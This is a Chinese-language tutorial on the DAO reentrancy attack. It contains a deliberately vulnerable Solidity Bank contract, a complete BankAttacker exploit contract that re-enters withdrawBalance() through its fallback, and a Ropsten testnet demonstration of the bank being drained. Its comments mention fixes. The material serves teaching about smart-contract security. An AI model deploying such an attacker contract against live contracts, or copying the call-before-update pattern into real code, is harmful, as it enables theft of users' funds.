DAO 攻击

首先我们要明白就是合约是可以向另外一个合约转账的。转账有很多种方式，比如`transfer`、`send`、`call`都是可以合约之间相互转账的方法，但是用法有很大的不同.

- `transfer()` 和 `send()` 的安全系数都比`call()` 要高，因为其有最大的gas限制(最大2300)。 这两个函数的区别在于，transfer在转账失败后会直接抛出异常，而send则不会抛出异常。因此transfer比send还要再安全一些。
- `call()`是这三个函数中最不安全的，它没有gas限制，交易失败了也只会返回 一个元组(bool,bytes memory)

而DAO攻击就发生在call()函数上。

我们首先来创建一个Bank合约，用来模拟被攻击的对象：

```
// SPDX-License-Identifier: GPL-3.0

pragma solidity = 0.8.13;
contract Bank{
   uint balance;
   mapping(address=>uint) userBalances;

  constructor() payable{
    balance = address(this).balance; // 初始化balance的值，即银行中有多少钱
  }

   function getUserBalance(address user) view public returns(uint) {
     return userBalances[user]; // 获取对应用户在这家银行里的存款有多少
   }

   function addToBalance() public payable{
   //别人往这个银行里转账，就修改用户账户的余额
   //比如说，Bank本来有10个以太坊，a往Bank中转了1一个以太坊，那么userBalances[A] = 1 Eth, address(this).balance=11 Eth
     userBalances[msg.sender] = userBalances[msg.sender] + msg.value;
   }

   function withdrawBalance() public payable{ //别人要提款
     uint amountToWithdraw = userBalances[msg.sender]; // 首先获取调用这个函数的账户的余额(非Bank余额)
      //  userBalances[msg.sender] = 0; 放在这里就可以规避
     (bool flag,) = msg.sender.call{value:amountToWithdraw}("");// 利用call()向调用者转账
     // msg.sender.send(amountToWithdraw) 也可以规避
     if (flag == false) {
     //if((msg.sender.send(amountToWithdraw)) == false){
         assert(flag);
     }
```

```
    userBalances[msg.sender] = 0;//把改地址的余额置为0

    }
    function getBalance() public view returns(uint){
        return address(this).balance; //获取合约的余额
    }
}
```

看样子很对，逻辑完全正确，但是其实不然。

在这边我们简单介绍一下回调函数的性质如下：

- **三无函数**。没有名字、没有参数、没有返回值。
- **替补函数**。如果在一个对合约调用中，没有其他函数与给定的函数标识符匹配fallback会被调用． 或者在没有receive 函数时，而没有提供附加数据对合约调用，那么fallback 函数会被执行。
- **收币函数**。通过钱包向一个合约转账时，会执行Fallback函数，这一点很有用。
- fallback　函数始终会接收数据，但为了同时接收以太币，必须标记为 `payable` 。

这个合约中的代码如下，我们在这个合约中定义了一个回调函数，里面又去调用一个Bank合约中的withdrawBalance()函数。但这个时候fallback函数还没执行完，也就是说，这笔退款还没有到达攻击者账户上，所以Bank合约中的`msg.sender.call{value:amountToWithdraw}("")`并没有结束，攻击者在Bank中的账户余额也还没有清零，就又开始调用 withdrawBalance()了。


因此这是一个递归调用，只要银行账户里还有钱，就会源源不断的发送给攻击者，直到被掏空。在这里我们设了一个flag,让这个攻击只递归了一次。

```
//由于我不知道bankAddress.call.value(_value)(bytes4(keccak256("addToBalance()"))在solidity 0.8中的写法，这里就用低版本来编译，反正都能上链，上链了就能攻击
pragma solidity =0.4.26;
contract BankAttacker{
   bool attacked;
   address bankAddress;

   function  BankAttacker(address _bankAddress, bool _attacked) public payable{
       bankAddress=_bankAddress;
       attacked=_attacked;
   }

    function getBalance() public view returns(uint){//获取攻击合约的余额
       return address(this).balance;
   }

   function() public payable{//回调函数
       if(attacked==false)
       {
           attacked=true;
          //在回调函数中再次调用withdrawBalance()函数，让Bank继续给攻击者送钱
           if(bankAddress.call(bytes4(keccak256("withdrawBalance()")))==false) {
               assert(attacked);
           }
```


```
        }
    }
    function  deposit(uint _value) public{//攻击者需要先调用deposit函数想合约中存一笔钱
        if(bankAddress.call.value(_value)
(bytes4(keccak256("addToBalance()")))==false) {
            assert(attacked);
        }
    }
    function  withdraw() public{//攻击者调用withdrawBalance()函数，取钱，并进行攻击
        if(bankAddress.call(bytes4(keccak256("withdrawBalance()")))==false ) {
            assert(attacked);
        }
    }
  //这个函数可以将合约的余额转给任何一个账户，可以使黑客的个人账户
    function transferEther(address  recipient,uint amount)public returns(bool){
     if(amount <= getBalance()){
        recipient.transfer(amount);
        return true;
     }else{
        return false;
     }
}
}
```


我们在Ropsten共有测试网络上跑一下, 我们有两个账户：

- 0x661b48edf3D9443BEf4C6b4f477B8475031A8d3b
- 0x703ecf752F334bB61cAFA7E615B73a734930A5cE



然后我们用Account1创建一个Bank合约，往合约中先存500Finney；Account2创建一个BankAttacker合约，也存500Finney。然后由Account2对Account1发起攻击。



MetaMask Notification
Ropsten 测试网络
Account 1
新合约
https://remix.ethereum.org
合约部署
0.5
详情
数据
编辑
估计燃料费用
0.03977468
0.039775 ETH
推荐站点
非常可能在 < 15 秒
最高收费：
0.08392305 ETH
总额
0.53977468
0.53977468 ETH
金额 + 燃料费
最大金额：
0.58392305 ETH
拒绝
确认



我们再由Account2部署一个 BankAttacker合约：



MetaMask Notification
Ropsten 测试网络
账户 2
新合约
https://remix.ethereum.org
合约部署
0.5
详情
数据
编辑
估计燃料费用
0.03556197
0.035562 ETH
推荐站点
非常可能在 < 15 秒
最高收费：
0.07446635 ETH
总额
0.53556197
0.53556197 ETH
金额 + 燃料费
最大金额：
0.57446635 ETH
拒绝
确认

查看合约余额：




现在我们让Attacker给Bank转账，转账金额是500000000000000000, 也就是调用deposit函数，我们看到调用这个函数需要花费我一定量的以太坊：


成功后，我们看到Bank已经从500Finney变成1000Finney了,银行中攻击者合约对应的余额是500Finney，而攻击者合约本身的余额变成了0.



现在调用withdraw函数，同样需要消耗一定的以太币。交易完成后，我们发现，攻击者不仅从银行取回了500Finney的以太币，由于对银行进行了DAO攻击，银行有会向攻击者赚一笔钱。因此，现在银行已经没钱了，它所有的钱都被攻击者掠夺走了。



最后，黑客可以调用transferEther将合约中的以太币转给自己的账户,转移完成后，我们再查看Account1和Account2的余额：



我们看到，只要短短几行代码，就可以让Account2从Account1中盗取接近0.5个以太币。因此黑客能盗取几千万美金也就不足为奇了。